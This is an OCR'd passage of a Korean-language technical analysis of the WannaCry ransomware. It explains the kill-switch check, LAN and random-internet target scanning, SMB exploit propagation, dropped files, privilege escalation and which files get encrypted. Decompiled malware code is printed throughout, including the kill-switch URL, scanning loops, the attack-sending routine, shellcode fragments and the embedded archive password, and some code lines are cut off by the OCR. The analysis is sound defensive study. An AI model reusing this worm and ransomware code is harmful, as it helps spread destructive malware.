
	파일명	기능
1차 악성코드	mssecsvc.exe (1종)	킬 스위치 체크, 익스플로잇 탐색, 악성코드 확산, tasksche.exe 생성
2차 악성코드	ㄴ tasksche.exe (1종)	7종의 악성코드를 생성하는 드랍퍼(Dropper)
3차 악성코드	ㄴ 악성코드 (7종)	암호화, 복호화, 토르접속, 라이브러리 등 7종
기타	ㄴ 랜섬웨어 추가파일 (36종) : 언어설정(28종), 키파일, 안내문 등 8종	

※ 악성코드 수는 변종이나 감염시스템에 따라 상이할 수 있음

2. 동작원리

워너크라이 악성코드에 감염되면, 다음 그림과 같이 동작하게 된다.

그림 3-1. 워너크라이 동작 메카니즘



1) 킬 스위치 체크

랜섬웨어가 동작하면 먼저 킬 스위치 체크 루틴을 거치게 된다. 킬 스위치는 일종의 자폭장치이며, 악성코드가 특정 도메인으로 연결이 가능하다면 더 이상의 동작을 하지 않고 스스로 종료하게 만든 코드이다.

악성코드, 특히나 감염 대수가 많으면 많을수록 해커에게 이익이 되는 랜섬웨어에 종료 기능을 넣었다는 것 자체가 많은 의구심을 불러 일으켰다. 일각에서는 ① 랜섬웨어가 제어 불능상태로 폭주하는 것을 방지 ② 보안 회사의 샌드박싱 기술을 이용한 탐지 우회 ③ 킬 스위치 접속 로그를 통한 랜섬웨어 확산규모 파악을 위해 킬 스위치를 만든 것으로 추정하고 있다.

그림 3-2. 킬 스위치 확인 및 악성행위 진행 여부 판단 코드

```
qmemcpy(&szUrl, "http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com", 0x39u);
v8 = 0;
v9 = 0;
v10 = 0;
v11 = 0;
v12 = 0;
v13 = 0;
v14 = 0;
v4 = InternetOpenA(0, 1u, 0, 0, 0);
v5 = InternetOpenUrlA(v4, &szUrl, 0, 0, 0x84000000, 0);
if ( v5 )                                       // http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
                                                // 접속하면 종료, 접속 안되면 아래 0x408090 함수 실행
{
  InternetCloseHandle(v4);
  InternetCloseHandle(v5);
  result = 0;
}
else
{
  InternetCloseHandle(v4);
  InternetCloseHandle(0);
  main_sub_408090();
  result = 0;
}
```

킬 스위치는 워너크라이가 한창 기승을 부리기 시작할 즈음 영국의 보안 전문가가 밝혀냈고, 킬 스위치를 동작시키기 위해 도메인을 생성시키면서 전파력이 급격히 잠시 감소했으나, 킬 스위치 기능이 제거되는 변종이 출현하여 감염의 확산을 막을 수가 없었다.

그림 3-3. 킬 스위치 체크기능이 제거된 다른 악성코드 샘플

```
qmemcpy(&szUrl, &unk_4313D0, 0x39u);
v7 = 0;
v8 = 0;
v9 = 0;
v10 = 0;
v11 = 0;
v12 = 0;
v13 = 0;
v4 = InternetOpenA(0, 1u, 0, 0, 0);
InternetOpenUrlA(v4, &szUrl, 0, 0, 0x84000000, 0);
InternetCloseHandle(v4);
InternetCloseHandle(0);
sub_408090();
return 0;
```

킬 스위치는 랜섬웨어 진입 함수(WinMain)에 위치해 있으며, 특정 도메인과의 연결 상태만 체크하는 비교적 간단한 코드로 구성되어 있다.

표 3-2. 워너크라이 킬 스위치 변종

샘플 입수	킬 스위치	비고
5.13 09:00	iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com	–
5.14 21:32	ifferfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com	도메인 변경
5.15 16:15	킬 스위치 체크기능 제거	기능 제거
5.15	iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]cum iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]testing ifferfsodp9ifjaposdfjhgosurijfaewrwergwea[.]cum ifferfsodp9ifjaposdfjhgosurijfaewrwergwea[.]testing	도메인 확장자 변경

킬 스위치 체크 루틴에서 악성코드가 특정 도메인에 접속이 되지 않을 경우 랜섬웨어는 감염 시스템 대상으로 악성행위를 진행하게 된다.

2) 랜섬웨어 전파

랜섬웨어 전파 대상 선정

감염을 확산시키기 위해 감염된 시스템에 악성행위가 진행되는 것과 동시에 백그라운드로 네트워크 단에서는 SMB 취약점이 존재하는지 스캔한 후 취약점이 존재할 경우 랜섬웨어를 전파하게 된다.

랜섬웨어 악성코드(mssecsvc.exe)는 전파와 관련하여 내부망을 대상으로 하는 공격과 외부망을 대상으로 하는 공격 2가지로 나누어져 있다.

내부망에서는 감염시스템 IP와 NetMask 정보를 이용하여 동일 대역에 위치한 공격 대상 IP를 계산하여 배열을 생성하고 해당 IP들을 대상으로 순차적 공격을 진행한다.

그림 3-4. 내부 네트워크 공격을 위한 IP 범위 계산 코드

```
while ( 1 )
{
  v44 = inet_addr((v5 + 4));                // 자신 IP주소 확인 ex)10.10.2.21
  v6 = inet_addr((v5 + 20));                // 넷마스크 가져옴 ex) 255.255.255.0
  if ( v44 != -1 && v44 && v6 != -1 && v6 )
  {
    v7 = v44 & v6;
    v8 = v44 | ~v6;
    sub_408E50(a1, v44 & v6, v44 | ~v6);
    sub_409470(a2, *(a2 + 8), 1u, &v44);
    v9 = (v3 + 117);
    if ( v3 != -468 )
    {
      do
      {
        v10 = inet_addr((v9 + 4));          // 자기 IP주소의 끝을 확인 ex)10.10.2.254
        v11 = v10;
        if ( v10 != -1 && v10 && !sub_4090D0(v10, v7, v8) )
        {
          v12 = htonl(v11);
          LOBYTE(v12) = -1;
          v13 = ntohl(v12);
          v14 = htonl(v11);
          LOBYTE(v14) = 0;
          v15 = ntohl(v14);
          sub_408E50(a1, v15, v13);
        }
        v9 = *v9;
      }
      while ( v9 );
      v3 = hMem;
    }
```

그림 3-5. 생성한 IP 배열 순서에 따른 내부망 공격 수행 코드

```
InternalNetworkRange_sub_409160(&v9, &v5); 내부 네트워크 공격범위 설정
for ( i = 0; ; ++i )  배열에 IP순차 입력되어 순서대로 공격
{
  v1 = v10;
  if ( !v10 || i >= (v11 - v10) >> 2 )
    break;
  if ( *&FileName[268] > 10 )
  {
    do
      Sleep(0x64u);
    while ( *&FileName[268] > 10 );
    v1 = v10;
  }
  v2 = beginthreadex(0, 0, connect_n_send_sub_4076B0, v1[i], 0, 0);
  if ( v2 )                                  배열에 IP순차 입력되어 순서대로 공격
  {
    InterlockedIncrement(&FileName[268]);
    CloseHandle(v2);
  }
  Sleep(0x32u);
}
endthreadex(0);
free_sub_4097FE(Memory);
Memory = 0;
v7 = 0;
v8 = 0;
free_sub_4097FE(v10);
return 0;
```

그림 3-6. 내부 네트워크 공격을 위해 생성된 IP 리스트 일부

```
00395270 0A 0A 02 0F 0A 0A 02 10 0A 0A 02 11 0A 0A 02 12 ..¶..¶..¶..¶
00395280 0A 0A 02 13 0A 0A 02 14 0A 0A 02 15 0A 0A 02 16 ..¶..¶..¶..¶
00395290 0A 0A 02 17 0A 0A 02 18 0A 0A 02 19 0A 0A 02 1A ..¶..¶..¶..¶
003952A0 0A 0A 02 1B 0A 0A 02 1C 0A 0A 02 1D 0A 0A 02 1E ..¶..¶..¶..¶
003952B0 0A 0A 02 1F 0A 0A 02 20 0A 0A 02 21 0A 0A 02 22 ..¶..¶..¶..¶
003952C0 0A 0A 02 23 0A 0A 02 24 0A 0A 02 25 0A 0A 02 26 ..#..$..%..&
003952D0 0A 0A 02 27 0A 0A 02 28 0A 0A 02 29 0A 0A 02 2A ..'..(..)..*
```

이후, 랜덤한 공인 IP 대역을 생성한 후 외부로 취약점 공격을 진행한다. 이러한 공격 형태는 과거 SKB DNS DDoS('14.12월) 당시 Dalloz 리눅스 웜과 KT DDoS('16.9월) Mirai 악성코드의 주변 전파 방식과 유사한 특징을 가진다.

표 3-3. 외부 네트워크 스캔 범위

A 클래스 대역 ~ C 클래스 대역 까지 공격

※ A클래스 1.0.0.1 ~ 126.255.255.254

※ B클래스 128.0.0.1 ~ 191.255.255.254

※ C클래스 192.0.0.1 ~ 223.255.255.254

그림 3-7. 외부 네트워크 공격을 위해 랜덤 IP 생성 코드

```
while ( 1 )
{
  do
  {
    if ( v1() - v2 > 0x249F00 )
      v17 = 1;
    if ( v1() - v2 > 0x124F80 )
      v18 = 1;
    if ( !v17 )
      break;
    if ( a1 >= 32 )
      break;
    v8 = Create_Random_Value_sub_407660(v7);
    v7 = 255;
    IP_1 = v8 % 255;
  }
  while ( v8 % 255 == 127 || IP_1 >= 224 );
  if ( v18 && a1 < 32 )
  {
    v9 = Create_Random_Value_sub_407660(v7);
    v7 = 255;
    IP_2 = v9 % 0xFF;
  }
  IP_3 = Create_Random_Value_sub_407660(v7) % 255u;
  IP_4 = Create_Random_Value_sub_407660(255);
  sprintf(&Dest, "%d.%d.%d.%d", IP_1, IP_2, IP_3, IP_4 % 0xFF);
  v12 = inet_addr(&Dest);
  if ( connect_sub_407480(v12) > 0 )
    break;
```

익스플로잇 및 악성코드 전파

공격 대상 시스템에 SMB(445 포트) 취약점이 존재 하는 경우 공격 코드를 주입한다.

그림 3-8. 악성코드 전파 루틴 코드

```
if ( send_sub_401980(&Dest, 0x1BDu) )
{
  v2 = 0;
  do
  {
    Sleep(3000u);
    if ( send_sub_401B70(&Dest, 1, 0x1BDu) )
      break;
    Sleep(3000u);
    send_AttackCode_sub_401370(&Dest, 0x1BDu);
    ++v2;
  }
  while ( v2 < 5 );
}
Sleep(3000u);
if ( send_sub_401B70(&Dest, 1, 0x1BDu) )
  sub_4072A0(&Dest, 1, 0x1BDu);
endthreadex(0);
return 0;
```

그림 3-9. 공격대상 주입 Shellcode 일부

```
qmemcpy(
  &unk_44C344,
  "h5DH0RqsyNfEbXNTxRzla1zNfWz0bB4fqzrdNNfNXvtTv9FWqyXCEHLh0z9p7JXzJBBUd00R9rg8DFXIyNXMHCfeX5v/
  0x4D1u);
dword_44EA58 = -805306368;
dword_44EA5C = 1058307695;
word_44EA60 = 0;
dword_44EA64 = 1;
dword_44EA68 = 1502;
qmemcpy(&unk_44EA6C, &unk_41C3B8, 0x5DEu);
dword_451180 = -713031680;
dword_451184 = 1066323315;
word_451188 = 0;
dword_45118C = 1;
dword_451190 = 1460;
qmemcpy(
  &unk_451194,
  "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
  "cq8uTkCgqDKEBujpjKKYi4BHd",
  0x5B4u);
dword_4538A8 = -1073741824;
dword_4538AC = 1061554387;
word_4538B0 = 0;
dword_4538B4 = 1;
dword_4538B8 = 1502;
qmemcpy(
  word_4538BC,
  "3sxfTAmCeXYmxqp/uqbTXyzLuEeBVEQC+q+hJQIMH8S3pvjY4qziXxmKoxQJCp9NNFEPvrWQ2f5JF48rhgfAgfEBi9S+/
  0x5DCu);
word_4538BC[7501] = unk_41D528;
```

3) 리소스 암호화 및 감염알림

추가 악성코드 생성

최초 드랍퍼 악성코드(mssecsvc.exe)는 추가 악성코드(tasksche.exe)가 생성하는데, 최초 드랍퍼가 감염 및 감염확산을 위한 행동을 한다면, 실제 랜섬웨어 행위를 수행하는 것은 추가 악성코드인 taskche.exe이다.

taskche.exe는 드랍퍼에 의해 윈도우 서비스에 등록되어 동작하게 되는데, 서비스명은 taskche.exe가 생성될 때 만들어진 랜덤한 폴더명이 된다.

그림 3-10. 악성코드 생성순서

악성코드 tasksche.exe의 리소스 영역 중 'XIA'에는 비밀번호(WNcry@2ol7)를 이용하여 압축된 추가 악성코드와 악성코드 동작을 위한 파일들이 포함되어 있다.

그림 3-11. 리소스 內 XIA 문자열 검색 코드

```
v2 = FindResourceA(hModule, 0x80A, "XIA");
v3 = v2;
if ( !v2 )
  return 0;
v4 = LoadResource(hModule, v2);
if ( !v4 )
  return 0;
v5 = LockResource(v4);
if ( !v5 )
  return 0;
v6 = SizeofResource(hModule, v3);
v7 = sub_4075AD(v5, v6, Str);
if ( !v7 )
  return 0;
v11 = 0;
memset(&Str1, 0, 0x128u);
sub_4075C4(v7, -1, &v11);
```

그림 3-12. 특정 비밀번호를 통해 압축해제 코드

```
while ( 1 )
{
  v20 = sub_406880(*v6, v6[79], 0x4000u, &Source + 3);
  v21 = v20;
  if ( v20 == -106 )
  {
    a4 = 4096;
    goto LABEL_70;
  }
  if ( v20 < 0 )
  {
```

```
DecompressFromRes_n_DropFiles_sub_401DAB(0, "WNcry@2ol7");
```

표 3-4. tasksche.exe 에 의해 생성된 악성코드(7종)

파일명	파일행위
b.wnry	파일 암호화 후 바탕화면으로 설정되는 이미지 파일
c.wnry	랜섬웨어에 악용되는 네트워크 정보 (Tor 프로그램 다운로드, 비트코인 계좌정보, 키 데이터 전송 등)
r.wnry	랜섬웨어 감염 사실과 비트코인 결제를 안내하기 위한 텍스트 파일
t.wnry	AES로 암호화된 'u.wnry'파일
u.wnry	WannaCry 랜섬웨어 악성코드(t.wnry 복호화를 통해 생성)
taskdl.exe	비트코인 송금 기간 만료 시 파일을 삭제하는 모듈
taskse.exe	관리자계정으로 랜섬웨어를 실행시키는 런쳐(Launcher)

압축파일이 해제된 후 생성된 랜섬웨어 'u.wnry'는 파일 암호화와 비트코인 결제 등 랜섬웨어 동작에 필요한 추가 코드 36종을 생성한다. 또한, 'PKS' 리소스에 기록된 바이너리를 메모리에 적재하고 파일로 생성시킨다.

그림 3-13. 추가 파일 생성 코드

```
v7 = FindResourceA(v6, 0x44F, "PKS");
if ( !v7 && sub_40DD90(0x1069E80D) )
  return 0;
v8 = LoadResource(v5[2], v7);
if ( !v8 )
  return 0;
v9 = LockResource(v8);
if ( !v9 )
  return 0;
v10 = v5[3];
v11 = SizeofResource(v5[2], v7);
v12 = sub_40D61B(a1, v9, v9, v11, v10);
if ( !v12 )
  return 0;
*(v5 - 76) = 0;
memset(v5 - 75, 0, 0x128u);
sub_40D63B(a1, v5, (v5 - 1), v12, v12, -1, (v5 - 76));
v14 = *(v5 - 76);
for ( index_i = 0; ; ++index_i )
{
  if ( !sub_40DB64(v5, &unk_417428, 0xF) )
  {
    if ( v18 != index_i )
      v18 = index_i;
    v17 = __OFSUB__(index_i, v14);
    v16 = index_i - v14 < 0;
    index_i = v18;
    if ( !(v16 ^ v17) )
      break;
  }
  sub_40D63B(v14, v5, index_i, v12, v12, index_i, (v5 - 76));
  if ( GetFileAttributesA(v5 - 300) == -1 || strcmp(v5 - 300, "c.wry") )
    WriteFile_sub_40D746(v5 - 75, v5, index_i, v12, index_i, (v5 - 75));
}
```

표 3-5. u.wnry에 의해 생성된 파일(36종)

파일명	파일행위
msg(폴더)	국가 언어설정을 위한 파일 (Ransom Note, 28개 파일)
f.wnry	샘플로 복호화하기 위한 파일의 목록
!WannaDecryptor!.exe.lnk	'!WannaDecryptor!.exe' 바로가기 파일
!WannaCryptor!.bmp	파일 암호화 후 바탕화면에 랜섬웨어 감염사실을 안내하기 위한 이미지파일 (b.wnry파일과 동일)
!WannaDecryptor!.exe	랜섬웨어 감염사실 안내 비트코인 결제를 위한 파일
!Please Read Me!.txt	랜섬웨어 감염 사실과 비트코인 결제를 안내하기 위한 텍스트 파일('r.wnry'파일과 동일)
00000000.eky	암호화된 RSA 개인키 파일
00000000.pky	RSA 공개키 파일
00000000.res	AES에 이용되는 랜덤데이터 (키 생성에 사용)

랜섬웨어 실행

드랍퍼(mssecsvc.exe)는 자신이 생성한 'taskse.exe' 파일을 통해 관리자 권한을 획득하고 랜섬웨어 악성코드를 실행시킨다.

그림 3-14. 랜섬웨어 악성코드 실행

```
if ( !(OpenProcessToken)(result_GetCurrentProcess) )
  goto LABEL_55;
if ( !(LookupPrivilegeValueA)(0, "SeTcbPrivilege", &v26) )
{
  local_unwind2(&ms_exc.registration, -1);
  return -1;
}

memset(&v21, 0, 0x40u);
v20 = 68;
v22 = "winsta0\\Wdefault";
v23 = a3;
if ( !(CreateEnvironmentBlock)(&v32, v31, 1)
  || !_CreateProcessAsUserA(v31,a1, 0, 0, 0, 0, 1024, v32, 0, &v20, &hHandle) )
{
ABEL 55:
```

관리자 권한 획득

확보한 관리자 계정으로 a1 실행 ※a1은 드랍퍼가 넘겨준 악성코드 이름

암호화 대상 선별

폴더 등 암호화 제외 대상을 선별한다. 특히, 윈도우의 정상적인 동작에 필요한 기본 폴더, 파일들과 비트코인 결제와 관련된 인터넷 익스플로러 등 관련 파일들이 제외된다.

그림 3-15. 디렉토리 및 암호화 제외파일 확인

```
if ( wcscmp(&v53, &word_10018168) && wcscmp(&v53, L"..") )// Directory Check
{
  swprintf(&v49, L"%sWW%s", retaddr, &v53);
  if ( v50 & 0x10 )
  {
    if ( !sub_100096D0(&v49, &v53) )
    {
      LOBYTE(v57) = v9;
      std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::_Tidy(
        &v57,
        0);
      v21 = wcslen(&v49);
      std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::assign(
        &v57,
        &v49,
        v21);
      LOBYTE(v68) = 2;
      sub_1000A960(&v64, 0, &v54, v65, &v57);
      LOBYTE(v68) = 1;
      std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::_Tidy(
        &v57,
        1);
    }
  }
  else if ( v62                             // File Check
         && wcscmp(&v53, L"!Please Read Me!.txt")
         && wcscmp(&v53, L"!WannaDecryptor!.exe.lnk")
         && wcscmp(&v53, L"!WannaCryptor!.bmp") )
```

그림 3-16. 비트코인 결제를 위한 인터넷 관련 파일은 암호화 제외

```
if ( wcsicmp(a2, L"Internet Explorer") )
{
  if ( wcsicmp(a2, L"Mozilla Firefox") )
  {
    if ( wcsicmp(a2, L"Windows Mail") )
    {
      if ( wcsicmp(a2, L"Windows Sidebar") )
      {
        if ( wcsicmp(a2, L"Windows Portable Devices") )
        {
          if ( wcsicmp(a2, L"Windows Photo Viewer") )
          {
            if ( wcsicmp(a2, L"NVIDIA Corporation") )
            {
              if ( wcsicmp(a2, L"Temporary Internet Files") )
              {
                if ( wcsicmp(a2, L"Content.IE5") )
                {
                  v12 = wcsicmp(
                          a2,
                          L" This folder protects against ransomware. Modifying it will reduce protection");
                  LOBYTE(v26) = 1;
                  v11 = &v18;
                  if ( v12 )
                  {
                    sub_100044C0(&v18);
                    v26 = -1;
                    sub_1000A440(&v21);
                    return 0;
                  }
                }
```

그림 3-17. 암호화 제외 대상

```
int __stdcall sub_402A10(wchar_t *Str1, int a2)
{
  wchar_t *v2; // eax@2
  const wchar_t *v3; // esi@5
  int result; // eax@6

  if ( wcsnicmp(Str1, &dword_41EB38, 2u) )
    v2 = Str1 + 1;
  else
    v2 = wcsstr(Str1, L"$WW");
  if ( !v2 )
    goto LABEL_16;
  v3 = v2 + 1;
  if ( !wcsicmp(v2 + 1, L"WWWINDOWS") )
    return 1;
  if ( !wcsicmp(v3, L"WWProgram Files") )
    return 1;
  if ( !wcsicmp(v3, L"WWProgram Files (x86)") )
    return 1;
  if ( wcsicmp(v3, L"WWProgramData") )
LABEL_16:
    result = 0;
  else
    result = 1;
  return result;
}
```

워너크라이는 179종의 파일을 암호화시킨다. 암호화된 이후 파일 확장자는 “.WNCRY”로 변경된다. 이들 암호화 대상 파일종류는 랜섬웨어 내부에 저장되어 있다. 특히, 한글 문서 확장자(hwp)도 그 대상에 속해 있다.

표 3-6. 워너크라이 랜섬웨어 암호화 대상


.doc, .docx, .docb, .docm, .dot, .dotm, .dotx, .xls, .xlsx, .xlsm, .xlsb, .xlw, .xlt, .xlm, .xlc, .xltx, .xltm, .ppt, .pptx, .pptm, .pot, .pps, .ppsm, .ppsx, .ppam, .potx, .potm, .pst, .ost, .msg, .eml, .edb, .vsd, .vsdx, .txt, .csv, .rtf, .123, .wks, .wk1, .pdf, .dwg, .onetoc2, .snt, .hwp, .602, .sxi, .sti, .sldx, .sldm, .sldm, .vdi, .vmdk, .vmx, .gpg, .aes, .ARC, .PAQ, .bz2, .tbk, .bak, .tar, .tgz, .gz, .7z, .rar, .zip, .backup, .iso, .vcd, .jpeg, .jpg, .bmp, .png, .gif, .raw, .cgm, .tif, .tiff, .nef, .psd, .ai, .svg, .djvu, .m4u, .m3u, .mid, .wma, .flv, .3g2, .mkv, .3gp, .mp4, .mov, .avi, .asf, .mpeg, .vob, .mpg, .wmv, .fla, .swf, .wav, .mp3, .sh, .class, .jar, .java, .rb, .asp, .php, .jsp, .brd, .sch, .dch, .dip, .pl, .vb, .vbs, .ps1, .bat, .cmd, .js, .asm, .h, .pas, .cpp, .c, .cs, .suo, .sln, .ldf, .mdf, .ibd, .myi, .myd, .frm, .odb, .dbf, .db, .mdb, .accdb, .sql, .sqlitedb, .sqlite3, .asc, .lay6, .lay, .mml, .sxm, .otg, .odg, .uop, .std, .sxd, .otp, .odp, .wb2, .slk, .dif, .stc, .sxc, .ots, .ods, .3dm, .max, .3ds, .uot, .stw, .sxw, .ott, .odt, .pem, .p12, .csr, .crt, .key, .pfx, .der

암호화 과정

워너크라이는 대칭키 암호 알고리즘(AES)을 이용하여 대상 파일들을 암호화시킨다. 또한, 해커에게 전달할 키에 대한 암호화는 비대칭키(RSA) 암호 알고리즘을 사용한다.

